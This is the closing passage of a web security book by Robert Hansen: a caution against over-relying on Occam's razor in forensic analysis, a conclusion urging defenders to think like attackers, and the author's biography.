However, as I have said countless times throughout this book, beware of coincidences and false positives. We tend to use Occam's razor too liberally in forensic analysis – the simplest answer is most often the correct answer. Sometimes the obscure and unlikely becomes reality, simply because attackers know you won't look for their trail if they avoid the obvious. While sometimes the seemingly impossible is truly reality, the reason Occam's razor is so pervasive in computer security, is because it's right more often than it's wrong. How can you argue with statistics? Unfortunately, bad guys are statistics within statistics. They themselves are your anomalies. They can move, dodge, weave, and end up disappearing from your radar – especially if the fraud tools at your disposal are too restrictive or narrow in their field of view.

Conclusion

As I wrap up this book, I'd like to leave you with one final thought. If you were an adversary, intent on attacking a website, how would you do it with the new-found information you have since gleaned from reading this book? Your adversaries will read this book too and will probably come up with the same answers you just have. Both you and your attackers would evade the same rules and fly under the radar

¹¹⁵ http://www.dict.org/bin/Dict?Form=Dict2&Database=*&Query=correlation

in the nearly the same ways. This is an arms race that we cannot win through conventional wisdom and best practices alone. That becomes more dramatically true if you are unwilling to do anything more than what is outlined within the intentionally shallow pages of this book. I cannot stress more the importance of not limiting yourself and your research to what has been detailed here. Think like your attackers, and you just might have a fighting chance.

Your adversaries will not restrict themselves in their tactics to thwart you.

You should do them the same favor.

About Robert Hansen

Robert is a 23-year veteran in computer security, known to many in the industry by handle “RSnake”. Robert started his career at eBay, where he was responsible for authentication as well as most anti-fraud systems and anti-phishing technologies. His work at eBay was later built into every modern web browser, and is now protecting every Internet user as a result.

After eBay, Robert started ha.ckers.org, a web security proving ground that had over twenty thousand hackers and security experts attacking it per day. His lab was at one point responsible for a third of all the top-ranked web vulnerabilities.

Robert later started a consulting company, SecTheory, where under contract he hacked into the back ends of over 2,100 banks, credit card processors, flight control systems, SCADA (water and power) control systems, and other security companies. During this time, Robert also built the most secure web application security hosting platform in the world at Falling Rock Networks, surviving over 15 million attacks in 8 years.

Most recently, Robert's corporate intelligence platform, OutsideIntel, was acquired by Bit Discovery and he became the CTO. Robert is also a floating CISO for multiple companies and sits on advisory boards of multiple technology and security companies such as FunCAPTCHA and Craxel. He is a frequent keynote speaker and is on the speaker selection committee for Blackhat and Hack in the Box.

